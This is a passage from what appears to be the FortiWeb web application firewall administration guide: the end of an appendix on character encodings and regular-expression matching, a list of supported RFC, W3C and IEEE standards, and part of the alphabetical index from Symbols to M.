For other languages (especially non-Latin alphabets such as Cyrillic and Thai), match the client’s encoding exactly.

For example, with Shift-JIS, backslashes ( \ ) could be inadvertently interpreted as yen symbols ( ¥ ) and vice versa. A regular expression intended to match HTTP requests containing money values with a yen symbol therefore may not work if the symbol is entered using the wrong encoding. Likewise, simplified Chinese characters might only be understandable if the page is interpreted as GB2312. Test your expressions. If you enter a regular expression using another encoding, or if an HTTP client sends a request in an encoding other than UTF-8, remember that matches may not be what you initially expect.

**Regular expressions are especially impacted.** Matching engines on FortiWeb use the UTF-8 character values. If you need to match multiple possible languages from clients, especially for attack signatures, make sure you construct a regular expression that matches all alternative values.

For example, the Latin letter C is not encoded using the same byte-wise value as the similar-looking Cyrillic letter C. A human being can read a Spanish phrase written with that Cyrillic character, because they are **visually** similar. But a regular expressions will not match unless written to match both **numerical** values: one for the Latin character, and one for the

Cyrillic look-alike (sometimes called a “confusable”). To configure your FortiWeb appliance using other encodings, you may need to switch language settings on your management computer, including for your web browser or Telnet/SSH client. For instructions on how to configure your management computer’s operating system language, locale, or input method, see its documentation.



If you choose to configure parts of the FortiWeb appliance using non-ASCII characters, you should also use the same encoding throughout the configuration if possible in order to avoid needing to switch the language settings of your web browser or Telnet/SSH client while you work.

Similarly, your web browser or CLI client should usually interpret display output as encoded using UTF-8. If it does not, your configured items may not display correctly in the web UI or CLI. Exceptions include items such as regular expressions that you may have configured using other encodings in order to match the encoding of HTTP requests that the FortiWeb appliance receives.

#### **See also**

- [Cookbook regular expressions](#)
- [Regular expression syntax](#)

# Appendix C: Supported RFCs, W3C, & IEEE standards

This release of FortiWeb supports the following IETF RFCs, W3C standards, and IEEE standards.

## RFCs

- **RFC 792**  
ICMP — see [reference 1](#), [reference 2](#)
- **RFC 1213**  
Management Information Base for Network Management of TCP/IP-based internets: MIB-II — see [reference 1](#)
- **RFC 2548**  
Microsoft Vendor-specific RADIUS Attributes — see [reference 1](#)
- **RFC 2616**  
Hypertext Transfer Protocol -- HTTP/1.1 — see [reference 1](#), [reference 2](#)
- **RFC 2617**  
HTTP Authentication: Basic and Digest Access Authentication — see [reference 1](#)
- **RFC 2665**  
Definitions of Managed Objects for the Ethernet-like Interface Types — see [reference 1](#)
- **RFC 2965**  
HTTP State Management Mechanism (HTTP sessions) — see [reference 1](#), [reference 2](#)
- **RFC 4918**  
HTTP Extensions for Distributed Authoring and Versioning (WebDAV) — see [reference 1](#), [reference 2](#)
- **RFC 5280**  
Internet X.509 Public Key Infrastructure Certificate and Certificate Revocation List (CRL) Profile — see [reference 1](#), [reference 2](#)
- **RFC 6176**  
Prohibiting Secure Sockets Layer (SSL) Version 2.0 — By default, for reverse proxy mode, this is supported. To enable violation of the RFC, see `weak_enc` and `ssl-md5` settings in the `config system global` command in the [FortiWeb CLI Reference](#).

## W3C standards

Extensible markup language (XML) 1.0 (Third Edition)

- XML Current Status:  
[http://www.w3.org/standards/techs/xml#w3c\\_all](http://www.w3.org/standards/techs/xml#w3c_all)
- W3C Recommendation 04 February 2004:  
<http://www.w3.org/TR/2004/REC-xml-20040204>  
see [reference 1](#)

## IEEE standards

- **Spanning tree protocol IEEE 802.1d**  
see [reference 1](#)
- **Virtual LANs IEEE 802.1q**  
see [reference 1](#)

# Index

## Symbols

.pfx 327  
<form> 448, 457  
<input> 448, 457  
<object> 430  
<script> 430, 431

## Numerics

113, error 80, 703  
200 OK 265, 524  
239.0.0.1 40  
239.0.0.2 40  
2-way authentication 314  
301 Found 386  
301 Moved Permanently 386, 539  
302 Found 386, 457, 542  
302 Moved Temporarily 386, 457, 539, 541  
3DES 80, 81, 555  
400 Bad Request 524  
401 Authorization Required 231, 232, 236, 237, 542  
401 Unauthorized 160, 200, 541  
403 Access Forbidden 504  
403 Forbidden 200, 383, 386, 412, 426, 444, 452, 460, 505, 524  
404 File Not Found 200, 282, 505  
404 File Note Found 524  
500 Internal Server Error 160, 200, 524  
501 Not Implemented 524  
70007 357  
802.3ad 128

## A

accept 200, 348, 365, 368, 372, 375, 411, 425, 435, 523  
Accept-Encoding: 25  
access control  
    FortiWeb 56, 226, 227  
    to your servers 342  
access profile 52, 55, 226, 227, 645  
ACK 36, 265, 376  
action  
    in reports 626  
    message format (AMF) 501, 510  
    when traffic violates policy 411, 492  
Active Directory 222, 239, 242, 246, 254, 327, 329  
active role 43  
active-active 76, 114  
active-passive 75, 76, 105  
ActiveSync 14

address resolution protocol (ARP) 113, 132, 716  
    and HA 658  
    and virtual servers 702  
    extra packets 113  
    gratuitous 113  
    table 692  
    troubleshooting 692  
administrative access 57  
    interface settings 122, 126  
    protocols 122, 124, 126  
    restricting 56, 122, 124, 126, 222, 225  
    to web servers 181  
administrator  
    "admin" account 55, 79, 81, 82, 97, 634  
    account 87, 91, 92, 93, 156, 634  
    domain (ADOM) 45, 666, 719  
    domains (ADOMs) 52  
    password 97, 224  
    permissions 97  
    trusted host 225  
Adobe  
    ColdFusion 232, 527, 656  
    Flash 28, 50, 191, 409, 501, 510, 648  
    Flex 501, 510  
ADOM 115  
advanced persistent threat (APT) 20, 353, 638  
AES 80, 81, 217, 219, 298, 555, 604  
aggregation  
    link 128  
    log messages 584, 608  
AJAX 23, 492, 502, 510, 527  
Akamai 289  
alert  
    on the dashboard 610  
    vulnerability scan 548  
alert email 200, 343, 348, 365, 368, 372, 375, 411, 412, 425, 426, 435, 444, 452, 460, 470, 482, 501, 523, 574, 610, 716  
    enabling 530, 610  
    for end-user HTTP authentication 253, 258  
    reducing 212  
    severity 344, 349, 355, 359, 366, 369, 373, 375, 380, 413, 426, 436, 440, 445, 453, 461, 464, 471, 482  
algorithm  
    link aggregation 130  
    load balancing 517  
    SSL/TLS 297  
allow 196, 343, 412  
    method 463  
    exception 465  
alphanumeric 178  
American Express 177  
Android 234, 314

- anonymous
  - Diffie-Hellman 703
  - FTP 218
  - proxy 351
  - query 241
  - requests 353
  - VPN 32, 353
- ANSI escape code 178
- anti-defacement 527, 638, 716, 717
  - performance 657
- Apache 14, 182, 186, 473, 478
  - DoS 473
  - Slowloris attack 34
  - virtual host 261
- Apple
  - iPhone 234, 314
  - Mac OS X 30, 696, 701
- application layer 137, 138, 296, 360, 376, 492, 694
- architecture 15
- archive 631
- ASCII 684, 733, 735, 736
- ASIC chip 15, 295, 552
- ASP 527
  - .Net 428
- ASPSESSIONID 509
- asterisks 586
  - and performance 651
- asymmetric
  - encryption 316
  - routing 693
- asynchronous inspection 506
- attachment 631
- attack
  - analytics 633, 634
  - BEAST 555
  - block 196, 200, 343, 348, 365, 368, 372, 375, 411, 416, 425, 435, 444, 452, 460, 470, 482
  - brute force encryption 433
  - brute force login 28, 81, 83, 225, 314
  - buffer overflow 468
  - clickjacking 397
  - console 568
  - count in auto-learning report 200
  - CRIME 37
  - CSRF 29, 437
  - denial of service (DoS) 555
    - distributed (DDoS) 32
  - directory
    - traversal 432
  - DoS 29, 353, 360
  - hidden input tampering 457
  - HTTP request flood 369
  - information leak 31
  - log 200, 344, 348, 349, 355, 359, 365, 366, 368, 369, 372, 373, 375, 380, 411, 413, 425, 426, 435, 436, 440, 444, 445, 452, 453, 460, 461, 464, 470, 471, 482, 523, 568, 579
    - in PDF format 608
    - search 605
  - LOIC 33
  - low-rate DoS 33
  - Lucky 13 433
  - man-in-the-middle (MITM) 296, 313, 317
    - padded 648
    - padding oracle 433
    - ping 123, 127
    - redirect 200, 411, 426, 444, 452, 460
    - report page 197
    - session hijacking 390
    - signature 409, 423, 647
    - slow
      - brute force 254
      - POST 33
    - slowloris 34
    - socket exhaustion 34
    - SQL injection 32
    - statistics 505, 512
    - SYN flood 34
    - tampering 457
    - XML parser 502, 510
    - XSS 29
    - zero-day 423, 448
    - Zeus 33
  - attribute
    - certificate 318
    - common name (CN) 240
    - extended 318
    - filter 241
    - group membership 239, 242
    - HTML 449, 453
    - name 453
    - RADIUS 226, 246
    - type 449
    - XML 502, 510
  - Attribute 31 246
  - audit 222, 227, 638
  - authentication 80, 235, 244, 249
    - administrator 223
    - end-user 70, 231
    - failure 242
    - form-based 235, 538, 542
    - local 223
    - mutual 314
    - PKI 234, 313, 314, 522
    - remote 222
    - SMTP 611
    - SSL/TLS 703
    - supporting modes 74, 75
    - timeout 251
    - URL 542
    - vulnerability scan 539, 541
  - Authorization 257
  - authorization 23, 231, 244
    - bypassing 36
    - end-user 235
    - FortiGuard 155

- Authorization: 236, 257, 408
- auto ID 311
- auto-learning 157, 160
  - and performance 650
  - clear data 210
  - performance 654
  - profile generate 206
  - reports 191
- availability 104, 574

**B**

- back door 204, 534
- backbone 128
- back-end server 527
- back-reference 164, 205, 385, 386, 399, 727, 731
  - and performance 651
- backtracking 651
- backup 663
  - firmware 92
  - password 644
  - secure 316, 321, 324, 327
  - web site 532
- bandwidth 128
- bank sort code 179
- Base64 257, 328, 431
- baseline 216, 568
- batch configuration 220
- BCOPY 464, 467
- BEAST 28, 555
- best practices 14, 136, 189, 557
- binary 409, 510
- bind DN 241
- Bing 186
- BIOS 711
- bit
  - DF 684
  - mask 126
  - strength 80, 81, 217, 219, 297, 298, 317, 604
  - TOS 684
- bits per second (bps) 82
- blacklist 357, 358, 641
- block 204
  - IP 641
  - period 200, 348, 365, 368, 372, 375, 411, 412, 425, 426, 435, 444, 452, 460, 470, 482, 641
  - example 366
- Blowfish 81
- body rewrite 383, 397
- boot
  - device 713
  - interrupt 713
  - loader 711
  - up 710
- botnet 142, 351, 353
- boundary 728
- bridge 43, 69, 73, 119, 134, 491, 518, 552
  - protocol data unit (BPDU) 131
  - topology 73
- broadcast 113, 119, 128
  - domain 124
- browser 78, 80, 123, 221, 274, 313, 521
  - access 50
  - attack 430
  - enforcement 349, 364, 371
  - error handling 430
  - resolution 50
  - warnings 80
- brute force
  - encryption 433
  - login
    - FortiWeb 81, 83, 225
    - web server 379
- buffer
  - compression inspection 147
  - decompression 147
  - DLP scan 554
  - length 468, 566, 567
  - overflow 30, 448, 468, 471, 474, 540
  - packet log 580
  - pad 648
  - size 190, 468, 474, 647
- bypass 72, 74, 291
  - during power outage 552
  - using anonymous Diffie-Hellman 703

**C**

- cabling 694
- cache
  - authentication query results 253
  - browser 88, 93, 232, 237
  - clear 237
  - content 69
    - omitted 408
    - performance 405
  - improving performance 403
  - no 408
  - realm 237
  - response 554
  - timeout 253
- Cache-Control: 408
- CalDAV 463, 471
- capture group 164, 385, 399, 727, 731
  - and performance 651
- carriage return 727
- Carte Blanche 177
- cascading style sheet (CSS) 556

- certificate 273, 295, 312, 521
  - authority (CA) 80, 298, 304, 305, 308, 310, 317, 338, 340
    - field 338
  - chain of trust 337
  - client 338
  - default 80, 301
  - domain name 80
  - local 301
  - mismatch 80
  - operation modes 308
  - personal 234, 273, 313, 314, 338, 522
  - revocation list (CRL) 338, 340
    - upload 340
  - revoke 337, 338, 340
  - self-signed 80
  - server 302
  - signature 318, 337
  - signing chain 274, 308, 313, 325, 521
  - signing request (CSR) 303
    - generating 304
    - generating in Microsoft Windows Server 320
    - submit 307
  - trust 274, 308, 313, 521
  - trust store 321, 327, 329
  - user 273, 313, 522
  - verification 69
  - warning 80, 274, 310, 313, 521
- CFG\_CLI\_INTERNAL\_ERR 140, 141
- chain of trust 274, 308, 313, 316, 325, 337, 521
- channel 128
- character
  - class 652
  - encoding 431, 554
  - property 652
  - set 431
  - special 431
- charset 431
- checksum
  - data analytics file 634
  - header 684
  - message authentication 317
- Chinese 58
- chip
  - ASIC 15
- Chrome 211, 298, 314, 555, 703
- chunk 408
- chunked 383
- CIFS 529, 531, 716, 717
- cipher 81, 531
  - suite 703
- cipher block chaining (CBC) 298, 433, 555
- Cisco discovery protocol (CDP) 125
- clean install 713
- clickjacking 29, 397, 660
- Client Authentication 339
- client certificate 234
- cloaking 383, 412, 416, 425
- clock 99, 562
- cluster 40, 42, 70, 91, 104, 107, 268
- cmd.exe 432
- code point 730
- ColdFusion 232, 416, 656
- color 178, 567, 637
- column view, logs 598
- command line interface (CLI) 16, 56, 78, 100, 102, 222, 558, 566, 717
  - commands 566
  - connecting to 81
  - Console widget 559, 566
  - diagnose 692
  - network 692
  - prompt 551
  - through the web UI 558
  - using to debug 703
- comma-separated value (CSV) 587, 604
- comment 734
- common
  - gateway interface (CGI) 36, 459
  - name (CN) 80
    - ID (CNID) 240
- community 616
  - name 617
  - SNMP 614
- Comodo 317, 318
- compliance 15, 213
  - HIPAA 28
  - PCI DSS 29, 535, 628
- compression 14, 69, 485
- config 227
- connecting
  - CLI 81
  - web UI 79
- connection
  - layer 492
  - limits 366
  - load balancer 411
  - reset 412
- Connection: 408, 525
- contact information, SNMP 615
- content
  - routing
    - HTTP 275, 517
  - scraper 417
- Content-Encoding: 24, 485, 488
- Content-Length: 23, 33, 408, 471, 479
- Content-Type: 23, 388, 479, 483, 486, 488, 489
- cookie 22, 23, 160, 213, 233, 500, 501
  - crumb 205
  - limit 648
  - session 35, 37, 233, 360, 438, 492
  - stolen 438
  - support 361, 366, 500, 501
  - SYN 376, 519
  - tampering 29
  - third-party 213
  - web application 39, 233
  - whitelisted 492
- Cookie: 24, 38, 405, 426
- cookiesession1 23, 38, 492

- country 353, 354
  - code 177
- CP7 chip 552
- CP8 295
- CPU
  - and ASIC chip 552
  - usage 568, 580, 619, 620, 704
    - and regular expressions 650
  - versus ASIC processing 295
- crack 178
- crawler 543
- credit card
  - leakage 29
  - number 177, 178, 418
- CRIME 37
- crossover cable 75, 106
- cross-site request forgery (CSRF) 29, 413, 437
- cross-site scripting (XSS) 14, 29, 31, 149, 409, 413, 501, 510, 540, 569
  - writing signatures for 429
- custom
  - dashboard 558
  - data type 456
  - network service 292
  - signature 424
  - suspicious URL 183, 184

**D**

- Danish postnumre 177
- dashboard 557
  - customize 558
- data
  - analytics 633, 634
  - capture port 518
  - leak 29, 409, 418
    - signature 423
  - leak prevention (DLP) 424, 488
  - loss 574
  - sensitive 586
  - theft 30, 31
  - type 456
    - and regular expressions 175
    - custom 175
    - group 180
    - predefined 175
- data leak protection (DLP) 554
- database 213
- dates 177
- daylight saving time (DST) 99
- debug command 703
- decrypt 312, 520, 521
- defacement 20, 527, 657
- default
  - access profile 227, 645
  - administrator account 55, 79, 81, 82, 87, 91, 92, 93, 97, 156, 634
  - ADOM 48
  - certificate 80
  - configuration 222
  - IP address 118
  - password 16, 79, 80, 81, 82, 83, 97, 229, 706
  - reset to 712
  - route 134
  - settings 79, 81, 567
  - URL 79, 123, 221
  - widgets 559
- Deflate 37
- delete
  - cannot 227
  - logo 624
  - logs 664
  - packet payload data 574
  - policy 62, 101, 102
  - route 101, 102
  - VLAN 101, 102
  - V-zone 101, 102
- denial of service (DoS) 14, 32, 69, 353, 360, 473, 478, 555
  - and ping 694
  - distributed 32
  - false positive 659
  - prevention policy 377
  - SYN flood 519
  - vulnerability scan 536, 541
- deny 196, 200, 343, 348, 365, 368, 372, 375, 411, 416, 425, 435, 444, 452, 460, 470, 482
- deployment 20, 65
  - mode 517
- DES 80, 298
- destination
  - NAT 149
- destination unreachable 136, 698
- diagnose 683, 692, 702
- diff 683
- differentiated services 684
- Diffie-Hellman 70, 211
  - exchange 272, 703
- digest 501
- Digital Signature 339
- Diners Club 177
- directory 236
  - traversal attack 30, 432
- disk
  - failure 574, 576
  - full 708
  - quota 588
  - space 210, 568, 604
  - status 574
  - usage 568, 619, 708
- distinguished name (DN) 239, 241, 242, 303
  - bind 241
- document object model (DOM) 457, 502

- document type definition (DTD) 502
- domain
  - Active Directory 329
  - administrative (ADOM) 45, 52, 666, 719
  - authentication 236
  - broadcast 124
  - name 733
    - certificate 80
    - FTP server 218
    - fully qualified (FQDN) 699
    - local 139, 140, 551
  - name system (DNS) 118
    - internationalized 733
    - query 138
    - records 71
    - server 138, 139, 611
      - test connection 698
    - settings 138
  - virtual (VDOM) 53
- Domino 14, 222, 239
- DOS 78
- dot3Errors 620
- dot3Tests 620
- down 573
  - link 571
  - time 42, 264, 281
- downgrade 86
- download
  - certificate 307
  - logs 602
  - reports 632
- DSA 308
- DTD 734
- dual ISP connection 105
- duplex 128, 571
- dynamic
  - pages 232
  - URL 160, 161, 190, 193, 408

## E

- ECHO\_REQUEST 123, 127, 264, 265, 693, 694
- ECHO\_RESPONSE 123, 127, 265, 588, 692, 694
- ECMP 694
- eDirectory 239, 242
- EGP 620
- egress 136
- element
  - HTML 734
  - XML 502, 510
- email
  - address 177
  - alert 530, 610
  - policy 610

- encoding 58, 431, 735
  - Base64 257
  - chunked 408
  - hexadecimal 190
  - international domain name (IDN) 735
  - transfer 383
  - URL 190, 554
- encryption 312, 521, 703
  - backup 217, 219, 604
  - password 644
  - SSL/TLS 297, 433
  - weak 80
- end-user 237
- EnhancedKeyUsage 339
- enRoute 177
- entity 431, 734
- ephemeral Diffie-Hellman 272
- erase 412
- error 703
  - 113 80, 703
  - invalid IP address 132
  - page, custom 495
  - server 416
  - syntax 474
- ERROR\_SSL\_VERSION\_OR\_CIPHER\_MISMATCH 80, 703
- escape codes 178
- Ethernet 80, 82, 179, 620, 685
  - frame 128
- event
  - console 213
  - log 253, 258, 580
  - SNMP 619
- exception
  - allow method 465
  - compression 484
  - HTTP protocol constraint 475
- Exchange Server 14, 165, 464, 467
- execute shutdown 63
- exploit 181
- extended signature set 212
- ExtendedKeyUsage 339

## F

- factory default settings 79, 81, 222, 712
- fail-open 69, 107, 552
- failover 39, 40, 41, 42, 91, 105, 106, 107, 110, 132
- fail-to-wire 69, 107, 552
- failure
  - PSU 552
- false
  - negative 580, 662
    - FortiGuard 148
  - positive 186, 188, 189, 190, 212, 214, 363, 413, 414, 415, 416, 420, 423, 425, 474, 475, 580, 595, 641, 648, 660, 662
    - FortiGuard 148
- fault tolerance 104, 105, 107, 552
- favicon.ico 492, 493

- file
  - compression 69, 488
  - defacement 531
    - size limit 530
  - extensions 657
  - formats 631
  - large 657
  - name 631
  - password 644
  - size 486, 633
    - limit 479, 480
  - type
    - restriction 479, 480
  - upload 480
    - limit 480
- file system check 709
- filter
  - clear 601, 602
  - icon 600
  - LDAP query 241
  - logs 600
- fingerprint 432
  - server software 495
  - SSH 83
- Firefox 80, 314, 432, 555, 703
- Firesheep 37, 390
- firewall 643
  - blocking FortiWeb 698
  - conventional 66
  - generic 358, 492
  - standby 105
- firmware 84
  - alternate 92
  - change 560
  - downgrade 86
  - restore 713
  - test 84
  - update 86
  - upgrade 86
  - version 558, 562
- first-time system setup 15
- flag 684
- Flash 28, 191, 409, 501, 510, 648
- Flex 501, 510
- flood
  - HTTP request 369, 373
  - TCP connection 369, 373
  - TCP connections 366
  - TCP SYN (half-formed connection) 376
- flow control 82
- font 567
- footer 623
- forensic analysis 352, 353, 397, 432, 580, 595
- forgotten password 229, 706
- form 235, 449, 458, 542
  - submit 233
  - tag 232
- format
  - boot device 713
  - reports 627
  - view, logs 598
- FortiADC 66, 114
- FortiAnalyzer 584, 589
  - log storage 577
  - policy 587
- FortiBalancer 66
- FortiGuard
  - Antivirus 142
  - FortiWeb Security Service 142
  - IP Reputation Intelligence Service (IRIS) 142, 351
  - services 65
  - updates 148, 149
  - Vulnerability Management 142
- FortiMail 611
- Fortinet
  - Distribution Network (FDN) 142
  - Technical Support 106, 142, 620
    - registering with 65
- FortiScan 535, 642
- FortiWeb
  - 1000C 552, 709
  - 1000D 574
  - 3000C 552, 574
  - 3000CFSX 552
  - 3000CFsx 574
  - 3000D 574
  - 3000DFsx 574
  - 4000C 552
  - 4000D 574
- FortiWeb-VM 64, 65, 80, 104, 118, 131, 574
- forwarding 66, 268, 492
  - FTP 72, 294
  - HTTP 261, 294
- fragment 684
- frame 124, 128, 130
- fraud 37
- FTP 72, 73, 179
  - and anti-defacement 529, 716
  - backup via 218
  - forwarding to servers 72
- fully qualified domain name (FQDN) 306
- fwb\_system.conf 41

**G**

- gateway 102, 118, 136, 137
  - route 136
- GB2312 735
- generate
  - auto-learning PDF 195
  - auto-learning profile 206
- Generic Attacks 414
- geography 354
- GET 209, 261, 265, 525, 540
- get 227, 551
- gidNumber 242

- Google
  - Analytics 492
  - Android 234, 314
  - Chrome 211, 232, 236, 298, 314, 337, 555, 703
  - search engine crawler 186
- government regulations 14
- grade point average (GPA) 177
- graphical user interface (GUI) 50, 78
- gratuitous ARP 113
- greedy 729
- greyware 415
- group
  - administrator 228, 239
  - HA 109
  - LDAP 239
  - log messages 605
  - servers 261
  - users 247
- gzip 485, 488
- H**
- half-open 29
  - threshold 377, 519
- halt 572
- handshake 42, 80, 234, 297, 314, 317, 339, 555
- hang 650, 651
- hard disk 577
  - failure 574, 708
  - logging to 582
- hardening security 56, 79, 97, 222, 224, 227, 238, 315, 316, 317, 321, 324, 327, 329, 337, 449, 468, 641, 692
- hardware
  - failure 104, 264, 574, 576, 577
  - troubleshooting 692
- harvester 534, 541
- hash 703
  - password 707
- hasyncd 112
- HEAD 525
- header
  - HTTP 231, 236, 261, 416, 448
  - IP 554
  - leakage 416
  - report 623
  - VLAN 124
- health check
  - server 264, 268
  - timeout 265
- heartbeat
  - HA 109, 110
  - interface 76, 110
  - link 41, 75, 107
- hexadecimal 178, 431, 684
  - encoding 190
- hidden fields
  - input 24, 35, 457
  - rules 457
- high availability (HA) 70, 75, 90, 104, 574
  - active appliance 43
  - failover 40
  - group name 109
  - heartbeat 40
  - heartbeat interface 110
  - interface monitoring 110
  - main 105
  - mode 560
  - pair 43
  - permission 107
  - port monitor 110
  - standby appliance 43, 105
  - status 560
  - synchronization 40
  - VMware 104
- HIPAA 28
- history
  - attack events 213
  - HTTP hits 569
  - session 39, 365, 368, 372, 442, 447, 460
  - vulnerability scan 547
- hit 34, 505, 512, 569, 633, 634
- honeypot 431
- Host 387
  - rewrite 383
- host 22, 261, 383, 459
  - internationalized 733
  - name 42, 80, 551, 558, 560, 561, 566, 620
  - illegal 477
  - protected 260, 263, 519
  - virtual 261, 263
- Host: 250, 256, 275, 342, 383, 385, 387, 394, 448, 471, 477, 514, 519, 639
  - internationalized 733
- HSTS 273, 314, 520
- HTML 734
  - element 734

HTTP 66, 123, 124, 127, 264, 265  
   1.0 519  
   1.1 261, 519, 525  
   administrative access 717  
   authentication 70, 235, 249  
   CONNECT 148  
   content routing 517  
   GET 209, 261, 265, 540  
   header 236, 261, 416  
   parser 468, 580, 647  
   periodically blocked 348, 365, 368, 372, 375, 412, 426, 435, 444, 452, 460, 470, 482, 641  
   pipelining 525  
   port number 57  
   POST 33, 194, 420, 468, 479, 542  
     XML 502, 510  
   protocol 36  
   PUT 206, 479  
   request 492  
     flood 369  
   routing 275  
   session 34, 41, 160, 193, 442, 500, 501, 579, 737  
     attack 390  
   timeout 265  
 HttpOnly 458  
 HTTPS 66, 80, 122, 124, 126, 158, 295, 298, 303, 306, 433, 520  
   administrative access 718  
   port number 57  
   request 492  
   routing 275  
   session 37, 42  
   timeout 265  
 httpsd 137, 138  
 hyperlink, rewrite 394  
 hypertext markup language (HTML) 178  
   entity 431  
 hypervisor 104, 574

**I**

i18n 733  
 IBM  
   Lotus Domino 14, 182, 222, 239  
   WebSphere 495  
 ICMP 123, 127, 265, 620, 692, 694, 716, 717  
   ECHO\_REQUEST 123, 127, 264, 265, 587, 693  
   ECHO\_RESPONSE 692  
   type 0 123, 127, 265, 692  
   type 8 123, 127, 265, 693, 698  
 ID  
   70007 357  
   packet 684  
   session 37, 38, 39  
   theft 14  
 identity theft 14  
 idle 57  
 IEEE  
   802.1d 131, 738  
   802.1q 124, 126, 738  
   802.3ad 128

ignore  
   action 523  
   blocking 523  
 IIS 14, 181, 554  
 import  
   certificate 308  
   CRL 340  
 infinite loop 650, 651  
 information disclosure 31, 409, 424, 569, 656  
 initialization vector (IV) 555  
 input 160, 213, 453, 457  
   hidden 24, 35, 448, 457  
   method 736  
   rule 448  
   tag 24, 232, 448, 457  
 installing 20, 65  
   FortiWeb-VM 15  
 interface  
   administrative access 122, 126  
   configuring 118  
   monitoring, HA 110  
 international  
   domain name 733  
 international domain name (IDN) 735  
 Internet Explorer 321, 329  
 Internet service provider (ISP) 138  
   dual 105  
 interval  
   ARP 113  
   HA heartbeat 109  
   health check 266  
   monitoring 530  
 inter-VLAN routing 125, 126  
 Invalid IP Address 132  
 IP  
   address 80, 81, 122, 124, 130, 140  
     blocked 641  
     for configuring FortiWeb 118  
     FortiWeb 118  
     virtual 702  
   based forwarding 72  
   blacklist 357, 358, 641  
   forwarding 692  
   header 590  
   invalid 132  
   list policy 357  
   trusted 357, 358  
   version  
     4 122  
     6 26, 122  
   virtual 72  
 iPhone 234, 314  
 IPSec 637  
 IPv4 122, 733  
 IPv6 26, 122  
 ISO 8859-1 735  
 Issuer 338

**J**

Japan Credit Bureau (JCB) 177

- Japanese 58
- Java server pages (JSP) 165, 194
  - adjusting auto-learning for 163
- JavaScript 36, 430, 457, 486, 556, 566, 734
  - blocking automated tools 349, 364, 371
- JBoss 14
- jitter 130, 694
- Joomla 14, 30, 432
- JSESSIONID 37, 165, 509
- JSPSESSIONID 233

**K**

- keep-alive 525
- key
  - cryptographic 555
  - exchange 70, 211, 298, 703
  - pair 307
  - private 218, 219, 297, 299, 308, 314, 315, 316, 321, 324, 327, 341
  - product activation 178
  - public 316, 317
  - SSH 83
  - SSL/TLS 555
  - type, certificate 305
  - usage 339
- Key Usage: 339
- keyword 607

**L**

- LAN 555, 556
  - virtual 124
- language 58, 735, 736
  - web UI 58
- \_\_LASTFOCUS 492
- latency 73, 74, 75, 107, 114, 253, 272, 694, 698
- Layer
  - 1 137, 138, 685
  - 2 73, 107, 110, 125, 128, 129, 131, 137, 138, 658
    - multicast 40, 76, 717, 718
  - 3 125, 128, 275, 360, 694
  - 4 128, 137, 138, 275, 360, 492
    - DoS protection 360
  - 6
    - routing 275
  - 7 296, 360, 376, 492
- lazy 729
- LDAP
  - administrator group 239
  - authentication 716
  - bind 241
  - password 241
  - query 222

- LDAPS 240, 242, 295, 298, 717
- LED
  - power 64
- license 80, 146
  - trial 104
  - validation 142
- limit
  - content length 471
  - rate 360, 417
- line feed 727
- link 105, 106, 107
  - aggregation 128
  - checker 417
  - failure 107, 110
  - layer 129, 685
  - monitor 110
  - pair 552
  - redundant 119
  - speed 128, 571
  - status 571, 692
- Linux 30, 696, 701
- load
  - and vulnerability scans 536
  - balancer 283, 354, 365, 368, 411, 590, 644
    - built-in 66, 71, 158
      - algorithm 268, 517
      - weight 268
    - external 66, 114
    - FortiADC 66, 114
  - CPU 568, 619, 650, 704
  - level 704
  - page 638
  - process 704
  - RAM 650
  - server pool 518
  - traffic 705
- load balancing
  - algorithm 268
  - weight 268
- local
  - console access 56, 566
  - domain name 139, 140, 551
  - file inclusion (LFI) 30, 414
  - hard drive 577
  - logs 589
- locale 736
- Location: 24, 25, 387, 394, 457

- log 574, 575
  - aggregation 584, 608
  - attack 344, 349, 355, 359, 366, 369, 373, 375, 380, 413, 426, 436, 440, 445, 453, 461, 464, 471, 482, 579
  - attacks 200, 348, 365, 368, 372, 375, 411, 425, 435, 444, 452, 460, 470, 482, 523
  - cleared 664
  - column view 598
  - configure 590
  - details 594, 595
  - download 602
  - event 580
  - filter 600, 601
    - clear 602
  - formatted view 598
  - gap 42
  - level 576
  - mount point 708
  - packet contents 574, 595
  - PDF 608
  - raw view 600
  - reports 621
  - rotate 583
  - settings 578, 581
  - severity 344, 349, 355, 359, 366, 369, 373, 375, 380, 413, 426, 436, 440, 445, 453, 461, 464, 471, 482
  - standby appliance 106
  - Syslog 583
  - table 594
  - timestamp 98
  - to memory 583
  - to the hard disk 582
  - traffic 579
  - types 576, 578
- login 36, 80, 236, 238, 240, 245, 247, 626, 705
  - administrator 223, 238
  - failed 253, 258
  - page 232
  - preference 449
  - prompt 82
  - script 329
  - successful 253, 258
  - timeout 645
  - user 231, 253, 258
- logo 623, 624
  - delete 624
- logout 36, 233
- look-ahead 652, 729
- loop
  - infinite 505
  - Layer 2 129, 131
  - network 694
  - redirect 505

- loopback 179
- lost password 229, 706
- Lotus 14
- low encryption (LENC) 80
- low orbit ion cannon (LOIC) 33
- Lulzsec 31
- Lync 255

## M

- Mac OS X 696, 701
- Magento 39
- mailto 179
- main 105, 111
- maintainer 707
- maintenance 104
- malformed request 474
- management information block (MIB) 614
  - support 620
- management protocols 645
- manager
  - SNMP 614, 616, 618, 620
- man-in-the-middle (MITM) 28, 296, 298, 317, 555
- markup 178
- mask
  - sensitive data 586
  - subnet 126, 130
- master 105, 111
- Master Card 177
- maximum
  - file size 486
  - transmission unit (MTU) 124
  - values 719
- MD5 298, 704
- media access control (MAC) address 121, 131
  - conflict 694
  - virtual 41, 105, 109, 113, 121
- memberOf 242
- memory
  - leak 540
  - log to 583
  - size 468
  - test 711
  - usage 568, 580, 619, 704
- menus 60
- message authentication checksum (MAC) 317
- messages
  - dashboard 570
  - error 59, 152, 504
  - log 253, 258, 339, 346, 351, 382, 413, 442, 447, 455, 502, 503, 510, 519, 589
  - log types 576
  - SNMP 614
- Metasploit 648

- Microsoft
  - activation key 178
  - Active Directory 222, 239, 242, 246, 254, 327, 329
  - Excel 604
  - Exchange Server 467
    - 2003 464
    - 2008 165
    - 2010 14
  - IIS 14, 181, 416, 554
  - Internet Explorer 50, 80, 234, 321, 329, 339
  - Lync 255
  - Outlook Web App (OWA) 14, 161, 163, 165, 166
  - Outlook Web Application (OWA) 255
  - OWA 405
  - SharePoint 14, 255
  - Threat Management Gateway 255
  - Windows 246, 432
    - 7 329
  - Word 545
- MIME 388, 486, 545, 631
- minimum cost path 131
- mirror
  - hard disks 574
  - port 74
- MKCALENDAR 471
- mode
  - monitor 523
  - offline protection 75, 491
  - operation 68, 101
  - reverse proxy 71, 125
  - single administrator 56
  - switching 215
  - transparent 73
  - transparent inspection 73, 491
  - true transparent proxy 73, 491, 552
